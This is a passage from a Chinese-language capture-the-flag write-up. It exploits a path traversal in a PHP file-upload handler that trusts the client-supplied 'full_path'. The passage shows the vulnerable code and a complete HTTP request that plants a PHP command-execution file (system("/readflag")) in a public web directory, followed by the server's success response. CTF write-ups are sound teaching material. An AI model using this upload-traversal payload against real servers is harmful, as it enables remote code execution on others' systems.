./sign_agent_file.sh -k user_private.pem readflag.php
Signature written to readflag.php.sig
```

可發現成功上傳，但是此時的 PHP 檔案不在可以直接從網頁存取執行的地方。

元件下載

若無法連線元件，請下載安裝於本機並重新啟動。

readflag.php

golddoc-agent-docker.tar.gz　Bundled agent package

管理員：上傳元件檔案

請先使用簽章腳本為檔案產生簽章，再一併上傳。

1. 下載簽章腳本： sign_agent_file.sh
2. 在可存取私鑰的機器上執行：

```
chmod +x sign_agent_file.sh
./sign_agent_file.sh -k /path/to/user_private.pem -o agent.sig agent.tar.gz
```

3. 上傳元件檔案與產生的 .sig 檔案。

元件檔案 | 選擇檔案 未選擇任何檔案

簽章檔案 | 選擇檔案 未選擇任何檔案

由 `scripts/sign_agent_file.sh` 產出，副檔名通常為 .sig。

描述 | 如：Linux x86_64 版本

上傳元件　上傳成功，下載清單已更新。

觀察上傳元件的程式碼可以發現它使用 full_path 參數來取得檔案名稱，此參數可以插入 ../ 來達到 Path Traversal。

```php
function agent_files_upload(): void
{
    ensure_method('POST');
    $user = require_role('admin');
    if (!isset($_FILES['file']) || $_FILES['file']['error'] !== UPLOAD_ERR_OK) {
        json_response(['status' => 'error', 'message' => 'File upload failed'], 400);
    }
    if (!isset($_FILES['signature']) || $_FILES['signature']['error'] !== UPLOAD_ERR_OK) {
        json_response(['status' => 'error', 'message' => 'Signature file upload failed'], 400);
    }
    $description = trim($_POST['description'] ?? '');
    $originalName = $_FILES['file']['full_path'];
    $storageDir = __DIR__ . '/../storage/uploads';
    if (!is_dir($storageDir)) {
        mkdir($storageDir, 0775, true);
    }
    $storedName = uniqid('agent_', true) . '_' . $originalName;
    $targetPath = $storageDir . '/' . $storedName;
    $publicKey = get_user_public_key((int)$user['id']);
    verify_agent_file_signature($_FILES['file']['tmp_name'], $_FILES['signature']['tmp_name'], $publicKey);
    if (!move_uploaded_file($_FILES['file']['tmp_name'], $targetPath)) {
        json_response(['status' => 'error', 'message' => 'Unable to store file'], 500);
    }
    $pdo = golddoc_db();
    $stmt = $pdo->prepare('INSERT INTO agent_files (name, stored_path, description) VALUES (:name, :path, :desc)');
    $stmt->execute([
        ':name' => $originalName,
        ':path' => $storedName,
        ':desc' => $description
    ]);
    json_response(['status' => 'ok', 'file' => ['name' => $originalName, 'description' => $description]]);
}
```

透過上傳元件的 Path Traversal 我們可以將 readflag.php 上傳到可直接存取的位置。

Request

Pretty Raw Hex

```
POST /api/agent/files HTTP/1.1
Host: 192.168.100.203
Content-Length: 676
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryLNRNBJMkmxBMNycq
Accept: */*
Origin: http://192.168.100.203
Referer: http://192.168.100.203/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
Cookie: PHPSESSID=057ef352ffa7b82946a54880559891c4
Connection: keep-alive

------WebKitFormBoundaryLNRNBJMkmxBMNycq
Content-Disposition: form-data; name="file"; filename="/../../../public/frontend/js/readflag.php"
Content-Type: application/octet-stream

<?php system("/readflag");
------WebKitFormBoundaryLNRNBJMkmxBMNycq
Content-Disposition: form-data; name="signature"; filename="readflag.php.sig"
Content-Type: application/octet-stream

;·ŸK
Eg5…9›¯Ü¸ÉÁÇ‰$'ÜÒ--Ÿ>a¾&k˙y°é₩=B¿ÕýOi{ ŠÌTÔÅŒÓÅƒ úš¹ëŒqôØ{ÉÜ"½þ:Ô»â¨8¿---'›øU³¦¥# uœáoÔª´‡°âæpïÅÅ in#Å®u
Z5zi¤Æñ¹R§:±¥á µ¨XPfŸ<¾®âqûì¶UýÒ·{~¯7Ì<bÅÞV…c¤·sfiÊ¬Ê(QìƒÜ,Y&¬O:sr«‡K' b"fŸÓÑài=ŒØ›Ì¾ð ŸÜp±ÉU O£ñ[¯q
½]x,™=¢³W$O=KéÖãñ¨Å 6"»‡
------WebKitFormBoundaryLNRNBJMkmxBMNycq--
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Sun, 14 Dec 2025 10:42:21 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.2.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 99
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{
    "status":"ok",
    "file":{
        "name":"\/..\/..\/..\/public\/frontend\/js\/readflag.php",
        "description":""
    }
}
```

最後存取 readflag.php 就會取得 Flag !!